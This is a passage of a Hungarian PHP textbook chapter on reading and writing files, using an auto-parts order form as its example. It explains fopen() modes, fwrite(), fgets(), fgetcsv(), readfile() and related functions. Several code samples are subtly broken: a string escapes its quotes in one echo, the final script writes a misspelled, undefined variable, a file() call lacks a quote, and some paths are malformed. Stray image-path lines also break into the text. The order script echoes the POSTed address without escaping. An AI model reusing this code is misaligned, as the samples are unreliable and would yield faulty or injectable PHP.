A fájlokhoz abszolút elérési útvonalat is megadhatunk. Ez a gyökérkönyvtárból (Unix-rendszeren /, windowsos rendszeren általában C:\) induló elérési útvonal. Unixos szerverünkön ez az útvonal valami ilyesmi lenne: /home/book/rendelesek. Ezzel a megközelítéssel az a gond, hogy – különösen akkor, ha nem saját kiszolgálónkon tároljuk oldalunkat – az abszolút elérési útvonal módosulhat. A szerzők már megfizettek a tanulópénzt, mert egyszer a rendszergazdák értesítés nélkül megváltoztatták a könyvtárstruktúrát, és ezért kénytelek voltunk a teljes kódban módosítani az abszolút elérési útvonalakat.

Ha nincsen elérési útvonal meghatározva, a fájl abban a könyvtárban jön létre, vagy ott fogja az operációs rendszer keresni, ahol a kód maga található. A használt könyvtár eltérő lesz, ha valamelyen CGI wrapperen (értelmezőn) keresztül futtatjuk a PHP-t, és függ a szerverbeállításoktól is.

Unixos környezetben hagyományos perjeleket (/) használunk az elérési útvonalakban. Windowsos platform esetén hagyományos (/) és fordított perjeleket (\) is alkalmazhatunk. Az utóbbi esetén különleges karakterként kell jelölnünk öket az fopen() függvény számára, hogy megfelelően értelmezze azokat. Védőkarakterként egyszerűen egy másik fordított perjelet kellettéjük írnunk, mint az alábbi példában:

```
$fp = fopen ("$DOCUMENT_ROOT\\..\\rendelesek\\rendelesek.txt", "w");
```

Nagyon kevesen használnak fordított perjeleket a PHP-beli elérési útvonalakban, mert az azt eredményezi, hogy a kód csak windowsos környezetben fog működni. Hagyományos perjelek alkalmazása esetén minden módosítás nélkül használhatjuk a kódot windowsos és unixos gépeken is.

Az fopen() második paramétere a megnyitási mód, amelynek karakterláncnak kell lenni. Ez határozza meg, hogy mit szeretnénk tenni a fájllal. Jelen esetben a 'w' paramétert adjuk az fopen() függvénynek, ez azt jelenti, hogy „a fájl megnyitása írásra.” A megnyitási módok összefoglalását a 2.1 táblázatban találjuk.

2.1 táblázat Az fopen() függvény megnyitási módjainak összefoglalása

Mód	Mód neve	Jelentése
r	Olvasás (Read)	Fájl megnyitása olvasásra a fájl elején kezdve.
r+	Olvasás (Read)	Fájl megnyitása olvasásra és írásra a fájl elején kezdve.
w	Írás (Write)	Fájl megnyitása írásra a fájl elején kezdve. Létező fájl esetén törli a meglévő tartalmat. Ha a fájl nem létezik, megpróbálja létrehozni.
w+	Írás (Write)	Fájl megnyitása írásra és olvasásra a fájl elején kezdve. Létező fájl esetén törli a meglévő tartalmat. Ha a fájl nem létezik, megpróbálja létrehozni.
x	Óvatos írás (Cautious write)	Fájl megnyitása írásra a fájl elején kezdve. Létező fájl esetén nem nyitja meg azt, az fopen() false értékkel tér vissza, a PHP pedig figyelmeztetést generál.

Mód	Mód neve	Jelentése
x+	Óvatos írás (Cautious write)	Fájl megnyitása írásra és olvasásra a fájl elején kezdve. Létező fájl esetén nem nyitja meg azt, az fopen() false értékkel tér vissza, a PHP pedig figyelmeztesést generál.
a	Hozzáfűzés (Append)	Fájl megnyitása csak hozzáfűzésre (írásra) a meglévő tartalom végénél kezdve. Ha a fájl nem létezik, megpróbálja létrehozni.
a+	Hozzáfűzés (Append)	Fájl megnyitása hozzáfűzésre (írásra) és olvasásra a meglévő tartalom végénél kezdve – amennyiben van tartalom. Ha a fájl nem létezik, megpróbálja létrehozni.
b	Bináris (Binary)	A többi módokkal együtt használható. Akkor választjuk ezt a módot, ha a fájrendszerünk megkülönbözteti a bináris és a szöveges fájlokat. A windowsos rendszerek így tesznek, a unixosak nem. A PHP-fejlesztők azt ajánlják, hogy a maximális ájtárhatoság érdekében minden használjuk ezt az opciót. Ez az alapértelmezett mód.
t	Szöveg (Text)	A többi módokkal együtt használható. Ez a mód csak windowsos rendszerekben érhető el. Csak abban az esetben ajánlott, ha olyan környezetbe visszük át a kódot, ahol értelmezett az előbbiekbén leírt 'b', azaz bináris mód.

A példában alkalmazandó megnyitási mód attól függ, hogyan fogjuk a rendszert használni. Mi a 'w' módot választottuk, amely egyetlen megrendelés tárolását teszi lehetővé a fájlból. minden új megrendelés felvétele felülírja az előző rendelést. Mivel ennek így nem sok értelme van, nyilvánvalón jobban járunk a hozzáfűzés (és az ajánlott bináris) mód kiválasztásával:

```
$fp = fopen ("$DOCUMENT_ROOT/.. /rendelesek/rendelesek.txt", 'ab');
```

Az fopen() függvény harmadik paramétere opcionális. Akkor használjuk, ha szeretnénk rákeresni a fájl include_path beállítására (amit a PHP konfigurációi között adhatunk meg; lásd *Függelék: A PHP és a MySQL telepítése!*). Ehhez állítsuk ezt a paramétert 1-re! Ha utasítjuk a PHP-t, hogy keressen rá az include_path-ra, akkor meg kell adnunk egy könyvtárnevet vagy elérési útvonalat:

```
$fp = fopen ('rendelesek.txt', 'ab', true);
```

A negyedik paraméter is opcionális. Az fopen() függvény lehetővé teszi, hogy a fájlnevek előtagként protokollt helyezzünk (például `http://`), és távoli helyen nyissuk meg az állományokat. Egyes protokollok egy további paramétert is megengednek. Ám minden a szerverbeállításuktól függ, és szigorú rendszerüzemeltetés mellett számolnunk kell az fopen() HTTP-s működésének tiltásával. Az fopen() függvény ilyen használatát a fejezet következő részében tekintjük át.

Amennyiben az fopen() sikeresen megnyitja a fájlt, a függvény visszatérési értéke egy fájlerőforrás, ami lényegében fájlazonosító, amivel a fájlról hivatkozunk. A fájlerőforrást változóban tároljuk – ez jelen esetben a \$fp. Ezt a változót használva érjük el a fájlt, amikor ténylegesen olvasni akarjuk, vagy írni szeretnénk bele.

Fájlok megnyitása FTP-n vagy HTTP-n keresztül

Az fopen() függvénytel a helyi állományok olvasásra és írásra való megnyitásán túlmenően FTP-n, HTTP-n vagy más protokollon keresztül is megnyithatunk fájlokat. A `php.ini` fájl `allow_url_fopen` beállítását kikapcsolva kiiktathatjuk ennek lehetőségét. Ha problémáink jelentkeznek a távoli fájlok fopen() függvénytel történő megnyitásakor, ellenőrizzük a `php.ini` állományt!

Ha a használt fájlnév `ftp://`-vel kezdődik, passzív átviteli módú FTP kapcsolat nyílik az általunk megadott fájlhoz, és a függvény a fájl elejére mutató fájlazonosítóval tér vissza.

Amennyiben a fájlnév `http://`-vel kezdődik, HTTP kapcsolat nyílik a megadott szerverhez, a függvény pedig a válaszra mutató fájlmutatóval tér vissza. Amikor a HTTP módot a PHP régebbi verziójával használjuk, meg kell adnunk a könyvtárnev utáni perjelet is, mint az alábbi példában:

```
http://www.pelda.com/
```

nem pedig


```
http://www.pelda.com.
```

Amikor utóbbi formájú (perje nélküli) címet adunk meg, a webszerver általában HTTP átirányítással az első, vagyis a perjelet tartalmazó címre küld bennünket. Próbáljuk ki ezt böngészőnkben!

Ne feledjük, hogy az URL-ben a domainnevek nem tesznek különbséget a kis- és nagybetűk között, ám az elérési útvonalak és fájlnevek igen!

Fájlmegnyitási problémák kezelése

Az egyik hiba, amit könnyen elkövethetünk, ha olyan fájlt próbálunk meg megnyitni, amihez nem rendelkezünk olvasási vagy írási jogosultsággal. (Ez a hiba a Unix-szerű operációs rendszerek esetében gyakran előfordul, ám alkalmanként Windows alatt is találkozhatunk vele). Amikor így teszünk, a PHP a 2.2 ábrán látható figyelmeztetéshez hasonlót ad.



2.2 ábra: A PHP figyelmeztetéssel jelzi, amikor a fájlt nem lehet megnyitni.

Ilyen hiba esetén meg kell bizonyosodnunk arról, hogy a kódot futtató felhasználó rendelkezik-e hozzáférési jogosultsággal az általunk használni kívánt fájlhoz. A kiszolgáló beállításától függően a kód futhat a webszerver felhasználójaként vagy azon könyvtár tulajdonosaként, amelyben található.

Legtöbb rendszeren a kód a webszerver használójaként fut. Amennyiben kódunk Unix-rendszeren mondjuk a `~/public_html/02_fejezet/` könyvtárban található, akkor a következőképpen hozhatunk létre bárki által írható könyvtárat a megrendelések tárolására:

```
mkdir ~/rendelesek
chmod 777 ~/rendelesek
```

Egy pillanatra sem szabad elfelejteni, hogy az olyan könyvtárak és fájlok, amelyekbe bárki írhat, igen veszélyesek lehetnek. A közvetlenül az internetről elérhető könyvtáraknak nem szabad írhatóknak lenniük. A rendelesek könyvtárunk pontosan ezért két alkönyvtárral feljebb, a `public_html` felett helyezkedik el. A biztonsággal részletesebben foglalkozunk majd a 15. fejezetben (*Az e-kereskedelemben biztonsági kérdései*).

A rossz jogosultsági beállítás talán a leggyakrabban előkötött, ám messze nem az egyetlen fájlmegnyitási hiba. Ha nem tudunk megnyitni a fájlt, fontos, hogy tisztában legyünk ezzel, és ne próbálunk meg adatokat olvasni belőle vagy írni bele!

Amennyiben az `fopen()` függvényel végezett megnyitási kísérlet sikertelen, a függvény `false` értékkel tér vissza. A hibát sokkal inkább felhasználóbarát módon kezelhetjük, ha elnyomjuk a PHP hibaüzenetet, és a sajátunkat használjuk:

```
@$fp = fopen("$DOCUMENT_ROOT/../../rendelesek/rendelesek.txt", 'ab');
if (!$fp) {
    echo "<p><strong> Megrendelését jelen pillanatban nem tudtuk feldolgozni. </strong></p></body></html>";
    Kérjük, próbálkozzon később!";
    exit;
}
```

Az `fopen()` meghívása előtti @ szimbólum utasítja a PHP-t, hogy elnyomja a függvényhívásból eredő hibákat. Általában hasznos tudomást szerezni arról, ha a dolgok nem megfelelően működnek, ám jelen esetben máshol fogjuk kezelni a problémát.

A következőképpen is írhatjuk ezt a sort:


```
$fp = @fopen("$DOCUMENT_ROOT/../../rendelesek/rendelesek.txt", 'a');
```

Ezzel a módszerrel talán kevésbé nyilvánvaló, hogy hibaelnyomó műveleti jelet használunk, így kissé megnehezítheti kódunkban a hibakeresést.

Az itt bemutatott módszer a hibakezelés túlzottan leegyszerűsített módja. Elegánsabb módszerével a *Hiba- és kivételkezelés* című 7. fejezetben találkozhatunk, ám haladjunk szépen sorjában!

Az if utasítás ellenőrzi az \$fp változót, hogy lássuk, az fopen függvény érvényes fájlmutatóval tért-e vissza; ha nem, hibaüzenetet ír ki, és befejezi a kód futtatását. Mivel az oldal itt véget ér, láthatjuk, hogy lezártuk a HTML címkéket (tag), hogyan érvényes HTML kódot kapunk.

A fenti megközelítés által adott kimenetet a 2.3 ábrán látjuk.



2.3 ábra: A PHP hibaüzenete helyett sajátunkat használva felhasználóbarát visszajelzést adhatunk.

Fájlba írás

A fájlba írás viszonylag egyszerű PHP-ben. Az `fwrite()` (file write) vagy az `fputs()` (file put string) függvényt használhatjuk erre; az `fputs()` az `fwrite()` függvény általánosítása (aliasa). Az `fwrite()` hívása a következőképpen történik:

```
fwrite($fp, $kimeneti_sztring);
```

A függvény közli a PHP-vel, hogy írja a `$kimeneti_sztring` változóban tárolt karakterláncot az `$fp` által mutatott fájlba.

Az `fwrite()` lehetséges alternatívája a `file_put_contents()` függvény. Ennek a következő a prototípusa:

```
int file_put_contents ( string $fajlnev,  
                      string $adat  
                     [, int $flags  
                     [, resource $context]] )
```

Ez a függvény az `fopen()` (vagy `fclose()`) meghívása nélkül írja az adat változóban tárolt karakterláncot a `fajlnev` nevű fájlba. A függvény a PHP5 újdonsága és a `file_get_contents()` függvény párosa. Ez utóbbit függvényt is rövidesen be-mutatjuk. A `flags` és a `context` nem kötelező paramétert leginkább akkor használjuk, amikor távoli fájlokba írunk például HTTP vagy FTP segítségével. (E függvényeket a Hálózati és protokollfüggvények használata című 20. fejezetben tárgyaljuk meg.)

Az `fwrite()` függvény paraméterei

Az `fwrite()` függvény három paramétert fogad, ám ezek közül a harmadik nem kötelező. A függvény prototípusa a következő:

```
int fwrite ( resource $eroforras_valtozo, string $string [, int $hossz] )
```

A harmadik paraméter, a `hossz` az írni kívánt bájtok maximális száma. Ha megadjuk ezt a paramétert, az `fwrite()` függvény addig írja a `string` karakterláncot az `eroforras_valtozo` által mutatott fájlba, amíg el nem éri a `string` végét vagy a `hossz` ményiségi bájtot.

Egy karakterlánc hosszát a `strlen()` beépített PHP függvényteljesítésekkel deríthetjük ki, mégpedig a következőképpen:

```
fwrite($fp, $kimeneti_sztring, strlen($kimeneti_sztring));
```

A harmadik paramétert akkor érdemes használni, amikor bináris módban írunk, mivel segít elkerülni a platformok közötti kompatibilitás problémáit.

Fájlformátumok

Amikor a példában szereplő adatfájlhoz hasonlót hozunk létre, teljes mértékben a saját döntésünk, hogy milyen formátumban tároljuk az adatokat. (Ha azonban más alkalmazásban készülünk használni az adatfájlt, annak szabályait is figyelembe kell vennünk.)

Most pedig hozzunk létre egy karakterláncot, amely az adatfájl egy rekordját jelképezi! A következőképpen tehetjük ezt meg:

```
$kimeneti_sztring = $datum. "\t". $abroncs_db. " gumiabroncs \t". $olaj_db. " olaj\t"  
      . $abroncs_db. " gyújtógyertya\t\$". $oszmennyisegeg
```

```
      . "\t". $szallitasi_cim. "\n";
```

Ezen egyszerű példa esetében a rendelési rekordokat a fájl külön soraiban tároljuk. A rekordokat soronként írva egyszerűen adódik rekordelválasztónak az újsor karakter. Mivel ezek láthatatlanok, a "\n" vezérlő szekvenciával jelképezzük őket.

Az egész könyvben végig ugyanúgy írjuk az adatmezőket, és tabulátor karakterrel választjuk el őket egymástól. Mivel a tabulátor karakter szintén láthatatlan, a "\t" vezérlő szekvenciával jelöljük. Bármilyen értelmes elválasztót alkalmazhatunk, csak legyen könnyen olvasható!

Az elválasztó vagy határoló karakter csak olyan lehet, ami a bevitt adatok között egyáltalán nem fordul elő. Ellenkező esetben fel kell dolgozni a bevitt adatokat, és el kell távolítni belőlük az elválasztó minden előfordulását. A bemeneti adatok feldolgozásával a *Karakterláncok kezelése és reguláris kifejezések* című 4. leckében foglalkozunk majd. Egyelőre elég azt feltételezni, hogy senki nem fog tabulátor leütni a rendelési ürlapon. Bonyolult ugyan, de nem lehetetlen, hogy a felhasználó tabulátor vagy új sort szúr egy egysoros HTML bemeneti mezőbe.

Különleges mezőelválasztó használatával egyszerűen külön változókba bonthatjuk az adatokat, amikor visszaolvassuk őket. A harmadik (*Tömbök használata*) és a negyedik fejezetben tárgyaljuk ezt a témat. Itt azonban minden megrendelést egyetlen karakterláncként kezelünk.

Néhány megrendelés feldolgozása után a fájl tartalma a 2.1 példakódban láthatóhoz kell, hogy hasonlítsan.

2.1 példakód: rendelesek.txt – Példa a rendelesek.txt fájl lehetséges tartalmára

```
20:30, 31st March 2008 4 gumiabroncs 1 olaj 6 gyűjtőgyertya $434.00 22 Short St,
Smalltown
20:42, 31st March 2008 1 gumiabroncs 0 olaj 0 gyűjtőgyertya $100.00 33 Main Rd,
Newtown
20:43, 31st March 2008 0 gumiabroncs 1 olaj 4 gyűjtőgyertya $26.00 127 Acacia St,
Springfield
```

Fájl bezárása

Ha befejeztük a fájlon végzett munkát, be kell zárni. Az `fclose()` függvény alábbi használatával tehetjük ezt meg:

`fclose($fp);`

A fájl sikeres bezárása esetén a függvény `true`, azaz igaz értékkel tér vissza, ellenkező esetben hamissal (`false`). Ez a folyamat a megnyitásnál sokkal kisebb valószínűséggel vált ki bármilyen problémát, ezért jelen esetben úgy döntünk, hogy nem ellenőrizzük.

A 2.2 példakód mutatja a `rendeles_feldolgozasa.php` kész változatának teljes kódját.

2.2 példakód: rendeles_feldolgozasa.php – A megrendeléseket feldolgozó kód végeleges változata

```
<?php
// rövid változónevek létrehozása
$abroncs_db = $_POST['abroncs_db'];
$olaj_db = $_POST['olaj_db'];
$gyertya_db = $_POST['gyertya_db'];
$szallitasi_cim = $_POST['szallitasi_cim'];
$DOCUMENT_ROOT = $_SERVER['DOCUMENT_ROOT'];
$datum = date('H:i, jS F Y');

?>
<html>
<head>
    <title>Bob autóalkatrészek - Rendelési eredmények</title>
</head>
<body>
    <h1>Bob autóalkatrészek</h1>
    <h2>Rendelési eredmények</h2>
    <?php

        echo "<p>Rendelés feldolgozásának időpontja: ".date('H:i, jS F Y')."</p>";
```

```

echo "<p>Rendelése az alábbi: </p>";

$osszmennyiseg = 0;
$osszmennyiseg = $abroncs_db + $olaj_db + $gyertya_db;
echo "Rendelt termékek száma: ".$osszmennyiseg."<br />";

if ($osszmennyiseg == 0) {

    echo "Egyetlen tételek sem rendelt az előző oldalon!<br />";

} else {

    if ($abroncs_db > 0) {
        echo $abroncs_db." gumiabroncs<br />";
    }

    if ($olaj_db > 0) {
        echo $olaj_db." flakon olaj<br />";
    }

    if ($gyertya_db > 0) {
        echo $gyertya_db." gyújtógyertya<br />";
    }
}

$vegosszeg = 0.00;

define ('ABRONCSAR', 100);
define ('OLAJAR', 10);
define ('GYERTYAAR', 4);

$vegosszeg = $abroncs_db * ABRONCSAR
            + $olaj_db * OLAJAR
            + $gyertya_db * GYERTYAAR;

$vegosszeg=number_format($vegosszeg, 2, '.', ',');

echo "<p>A rendelés végösszege: ".$vegosszeg."</p>";
echo "<p>Szállítási cím:".$szallitasi_cim."</p>";

$kimeneti_szstring = $datum."\t".$abroncs_db." gumiabroncs \t".$olaj_db." olaj\t"
                    . $gyertya_db." gyújtógyertya\t\$".$vegosszeg
                    ."\t". $szallitasi_cim."\n";

// fájl megnyitása hozzáírásra
@$fp = fopen("$DOCUMENT_ROOT/../rendelesek/rendelesek.txt", 'ab');

flock($fp, LOCK_EX);

if (!$fp) {
    echo "<p><strong> Megrendelését jelen pillanatban nem tudtuk feldolgozni.
          Kérjük, próbálkozzon később!</strong></p></body></html>";
    exit;
}

```

```

fwrite($fp, $kimeneti_sztring, strlen($kimeneti_sztring));
flock($fp, LOCK_UN);
fclose($fp);

echo "<p>Rendelés rögzítve.</p>";
?>
</body>

```

Olvasás fájlból

Egyelőre ott tartunk, hogy Bob vevői megrendeléseket adhatnak az interneten, de ha Bob alkalmazottai szeretnék megnézni a rendeléseket, saját maguknak kell a fájlokat megnyitniuk.

Készítsünk egy olyan webes felületet, amelyen keresztül Bob alkalmazottai egyszerűen elolvashatják a fájlokat! Az ezt a felületet létrehozó kódot a 2.3 példakód mutatja.

2.3 példakód: rendelesek_megtekintese.php – Kezelőfelület az alkalmazottak számára a megrendeléseket tartalmazó fájlhoz

```


<?php
    //rövid változónevek létrehozása
    $DOCUMENT_ROOT = $_SERVER['DOCUMENT_ROOT'];
?>
<html>
<head>
    <title>Bob autóalkatrészek - Megrendelések</title>
</head>
<body>
    <h1>Bob autóalkatrészek</h1>
    <h2>Megrendelések</h2>
<?php

    @$fp = fopen("$DOCUMENT_ROOT/.../rendelesek/rendelesek.txt", 'rb');
    if (!$fp) {
        echo "<p><strong>Nincsen függő megrendelés.
            Kérjük, próbálkozzon később!</strong></p>";
        exit;
    }

    while (!feof($fp)) {
        $megrendeles= fgets($fp, 999);
        echo $megrendeles."<br />";
    }
?>
</body>

```

Ez a kód is a korábban bemutatott sorrendet követi: megnyitja a fájlt, olvas belőle, majd bezárja. A 2.1 példakódban szereplő adatfájl használata esetén a kód kimenete megegyezik a 2.4 ábrán láthatóval.



2.4 ábra: A rendelesek_megtekintese.php kód megjeleníti böngészőben a rendelesek.txt fájlban levő aktuális megrendeléseket.

2

Vizsgáljuk meg részletesen a kódban szereplő függvényeket!

Fájl megnyitása olvasásra: fopen()

A fájt megint csak az fopen() függvénnyel nyitjuk meg. Jelen esetben csak olvasásra nyitjuk meg az állományt, így az 'rb' megnyitási módot használjuk:

```
$fp = fopen("$DOCUMENT_ROOT/../../rendelesek/rendelesek.txt", 'rb');
```

Ahol meg kell állnunk:feof()

A példában while ciklussal olvassuk be az adatokat mindaddig, amíg el nem érjük a végét. A ciklus az feof() függvénykel keresi a fájl végét:

```
while (!feof($fp))
```

Az feof() függvény egyetlen paramétere a fájlmutató. Visszatérési értéke true, amikor a fájlmutató a fájl végéhez ér. Bár a függvény neve kicsit forcsának tűnhet, talán könnyebben megjegyezhető, ha tudjuk, hogy az angol File End Of File szavak kezdőbetűiből adódik.

Ebben az esetben (illetve általánosságban, amikor fájlból olvasunk), az EOF (end of file, azaz fájl vége) eléréséig olvasunk a fájlból.

Beolvasás soronként: fgets(), fgetss() és fgetcsv()

A példában az fgets() függvénytel olvasunk a fájlból:

```
$megrendeles= fgets($fp, 999);
```

Ez a függvény egyszerre egy sort olvas be a fájlból. Jelen esetben addig olvas, amíg újsor karakterrel (\n) nem találkozik, el nem éri a fájl végét, vagy a fájlból beolvasott adat mennyisége el nem éri a 998 bajtot. A maximális beolvasott mennyiség a meghatározott érték minusz 1 bajt.

Sok más függvényt is használhatunk fájlból olvasásra. Az fgets() függvény például akkor hasznos, amikor egyszerű szöveget tartalmazó fájlokkal dolgozunk, és a szöveget darabonként kívánjuk kezelní.

Az fgets() érdekes változata az fgetss() függvény, aminek az alábbi a prototípusa:

```
string fgetss(resource fp, int hossz, string [megengedett_cimkek]);
```

A függvény az fgets()-hez hasonló azzal a különbséggel, hogy a szövegen talált minden PHP és HTML címkét kiszed. Ha valamilyen konkrét címkét meg szeretnénk tartani, akkor a megengedett_cimkek karakterláncban kell megadnunk azt. Akkor érdemes használni, ha másvalaki által írt vagy felhasználói bevitelt tartalmazó fájlt olvasunk be. A fájlból lévő, nem korlátozott HMTL kód megzavarhatja a gondosan eltervezett formázásunkat. PHP kód korlátlan használata esetén a rosszindulatú felhasználó majdnem teljes mértékben átveheti az irányítást kiszolgálónk felett.

Az fgetcsv() függvény az fgets() egy másik változata. Prototípusa a következő:

```
array fgetcsv ( resource fp, int hossz [, string hatarolo
[, string mezohatarolo]] )
```

Ez a függvényhatároló karakter például a korábban ajánlott tabulátor vagy – táblázatkezelő és egyéb alkalmazások által gyakran használt – vessző alkalmazása esetén szétbontja a fájl sorait. Amennyiben külön-külön szeretnénk a megrendelésben szereplő változókat rekonstruálni, az fgetcsv() függvénytel egyszerűen megtehetjük. Az fgets() -hez hasonlóan kell megírní, de át kell adni neki a mezők elválasztására használt határolót. Például:

```
$megrendeles = fgetcsv($fp, 100, "\t");
```

Ez a kód lekér egy sort a fájlból, majd ahol tabulátor (\t) talál, felbontja azt. Az eredményeket tömbben adja vissza (aminek példánkban \$megrendeles a neve). A tömböt a 3. fejezetben fogjuk részletesen megtárgyalni.

A hossz paraméternek nagyobbnak kell lennie, mint a beolvasni kívánt fájlban lévő leghosszabb sor karakterszáma. A mezohatarolo paraméter határozza meg a sorban lévő mezőket határoló karaktert. Amennyiben nem adjuk meg, alapértelmezésben a "-t (kettős idézőjelet) használja.

A teljes fájl beolvasása: `readfile()`, `fpassthru()` és `file()`

A soronkénti beolvasás helyett egyszerre is beolvashatjuk a teljes fájt. Négyféleképpen tehetjük meg ezt.

Az első lehetőség a `readfile()` függvény használata. A korábban írt szinte teljes kódot lecserélhetjük egyetlen sorra:

```
readfile ("$DOCUMENT_ROOT/../../rendelesek/rendelesek.txt");
```

A `readfile()` hívása megnyitja az állományt, megjeleníti tartalmát a szabványos kimeneten (a böngészőben), majd bezárja a fájlt. A `readfile()` függvény prototípusa:

```
int readfile(string fajlneve, [int use_include_path [, resource kezelesi_mod]] );
```

Az opcionális második paraméter azt határozza meg, hogy a PHP-nek a `php.ini` `include_path` paraméterében meg-határozott könyvtárában kell-e keresnie a fájlokat, és ugyanúgy működik, mint az `fopen()`. A szintén opcionális `kezelesi_mod` paramétert csak akkor kell megadni, amikor távolról, például HTTP-n keresztül nyitjuk meg a fájlokat; az ilyen jellegű használatot a 20. fejezetben mutatjuk be részletesen. A függvény visszatérési értéke a fájlból beolvasott bajtok teljes száma.

A teljes fájl beolvasásának második módszere az `fpassthru()` függvény meghívása. Ehhez először az `fopen()` függvénytel meg kell nyitni a fájlt. Ezt követően a fájlmutatót átadjuk paraméterként az `fpassthru()` függvénynek, amely a szabványos kimenetre küldi a fájlnak a mutató utáni tartalmát. Ha végzett, bezárja a fájlt.

Az előző kód helyett az alábbit is használhatjuk:

```
$fp = fopen("$DOCUMENT_ROOT/../../rendelesek/rendelesek.txt", 'rb');
fpassthru($fp);
```

Az `fpassthru()` függvény visszatérési sikeres beolvasás esetén igaz, máskülönben hamis.

A harmadik lehetőség a `file()` függvény használata. Ez a `readfile()` függvényhez hasonló, ám a fájl szabványos kimeneten való megjelenítése helyett tömbbe alakítja azt. Működését részletesebben megvizsgáljuk majd a tömbökkel foglalkozó 3. fejezetben. A teljesség kedvéért nézzük, hogyan hívnánk meg:

```
$filearray = file($DOCUMENT_ROOT/../../rendelesek/rendelesek.txt');
```

Ez a kód a `filearray` nevű tömbbe olvassa be a teljes állományt, amelynek minden sora a tömb egy-egy elemében tárolódik el. Érdemes tudni, hogy a függvény a PHP korábbi verzióiban bináris adatokat nem tudott kezelni (nem volt „binary safe”).

A negyedik módszer a `file_get_contents()` függvény használata. Ez annyiban tér el a `readfile()` függvénytől, hogy a böngészőben való megjelenítés helyett karakterláncként adja vissza a fájl tartalmát.

Karakter beolvasása: `fgetc()`

A fájl feldolgozásának egy másik módja, ha karakterenként olvassuk be. Az `fgetc()` függvénytel tehetjük meg ezt. Egyetlen paramétere a fájlmutató, visszatérési értéke pedig a fájl következő karaktere. Az eredeti kódban lévő `while` ciklust a következőképpen cserélhetjük az `fgetc()` függvényt használóra:

```
while (!feof($fp)) {
    $char = fgetc($fp);
    if (!feof($fp))
        echo ($char=="\n" ? "<br />": $char);
}
```

A kód az `fgetc()` függvénnel egyszerre egy karaktert olvas be a fájlból, eltárolja a `$char` változóban, és teszi ezt mindenadig, amíg el nem éri a fájl végét. Ezt követően formáz egy kicsit, hogy a szöveg sorvégét jelölő karaktereket (`\n`) HTML sortörésekre cserélje (`
`).

Ez csak azt szolgálja, hogy rendbe rakja a formázását. Ha megtekintjük a fájl kimenetét a rekordok között újsorokkal, akkor a teljes fájt egyetlen sorban látjuk megjelenni. (Próbáljuk ki, és győződjünk meg róla saját szemünkkel!) A böngészők nem foglalkoznak az olyan fehérköz karakterekkel, mint például az újsorok, ezért HTML sortörésekre (`
`) kell cserélni azokat. A háromoperandusú műveleti jelet alkalmazzuk erre.

Az `fgets()` függvény helyett az `fgetc()` használatának mellékhatása, hogy az `fgetc()` az EOF karaktert adja vissza, amit az `fgets()` nem tenné. A karakter beolvasása után újból ellenőrizni kell az `feof()` függvényt, mert az EOF karaktert nem szeretnénk megjeleníteni a böngészőben.

A fájlok karakterenkénti beolvasása általában értelmetlen és nem igazán hatékony megoldás, kivéve akkor, ha valamilyen oknál fogva kifejezetten karakterenként szükséges feldolgozunk az állományokat.

Tetszőleges mennyiséggű adat beolvasása: `fread()`

A fájlból beolvasás utolsó módja az `fread()` függvény használata, amellyel tetszőleges mennyiséggű adatot olvashatunk be a kiválasztott állományból. A függvény prototípusa a következő:

```
string fread(resource eroforras_valtozo, int hossz);
```

A `hossz` paraméter által bájtban meghatározott maximális adatmennyiséget olvassa be (de legfeljebb a fájl vagy a hálózati csomag végéig olvassa az adatokat).

Egyéb hasznos fájlfüggvények

Létezik néhány további fájlfüggvény, amelyek időről időre hasznosak tudnak lenni. Ezek közül mutatunk be néhányat.

Fájl meglétének ellenőrzése: `file_exists()`

Ha megnyitás nélkül szeretnénk meggyőződni arról, hogy egy adott fájl létezik-e, a `file_exists()` függvényt kell a következők szerint használni:

```
if (file_exists("$DOCUMENT_ROOT/../rendelesek/rendelesek.txt")) {
    echo 'Ezek a feldolgozásra váró megrendelések.';
} else {
    echo 'Jelenleg nincsenek megrendelések.';
}
```

Fájlméret meghatározása: `filesize()`

A fájlméretet a `filesize()` függvény segítségével határozhatjuk meg:

```
echo filesize("$DOCUMENT_ROOT/../rendelesek/rendelesek.txt");
```

Visszatérési értéke a bájtból kifejezett fájlméret. Az `fread()` függvénytel együttes használva alkalmas a teljes fájl (vagy egy részének) egyszerre történő beolvasására. A teljes eredeti kód helyett az alábbit is használhatjuk:

```
$fp = fopen("$DOCUMENT_ROOT/../rendelesek/rendelesek.txt", 'rb');
echo nl2br(fread($fp, filesize("$DOCUMENT_ROOT/../rendelesek/rendelesek.txt")));
fclose($fp);
```

Az `nl2br()` függvény HTML sortörésekre (`
`) alakítja át a kimenetben szereplő `\n` karaktereket.

Fájl törlése: `unlink()`

Ha a megrendelések feldolgozása után törölni kívánjuk az azokat tartalmazó állományt, az `unlink()` függvénytel lehetjük meg. (Delete, azaz törlés nevű függvény nem létezik.) Például:

```
unlink("$DOCUMENT_ROOT/../rendelesek/rendelesek.txt");
```

Abban az esetben, ha a fájl nem törölhető, a függvény hamis értékkel tér vissza. Ez jellemzően akkor fordulhat elő, ha nincsen jogosultságunk a törlésre, vagy pedig a fájl nem létezik.

Fájlon belüli navigálás: `rewind()`, `fseek()` és `ftell()`

A fájlmutató fájlon belüli helyzetét a következő függvényekkel kezelhetjük, illetve állapíthatjuk meg: `rewind()`, `fseek()` és `ftell()`.

A `rewind()` függvény a fájl elejére viszi vissza a fájlmutatót. Az `ftell()` függvény azt mutatja meg, hogy – bájtokban kifejezte – mennyit mozdult előre az állományban a fájlmutató. Például a következő sorokat írhatnánk az eredeti kód aljához (az `fclose()` parancs előtt):

```
echo 'A fájlmutató utolsó pozíciója: '.(ftell($fp));
echo '<br />';
rewind($fp);
```

```
echo 'Visszaállítás után a pozíció: '.(ftell($fp));
echo '<br />';
```
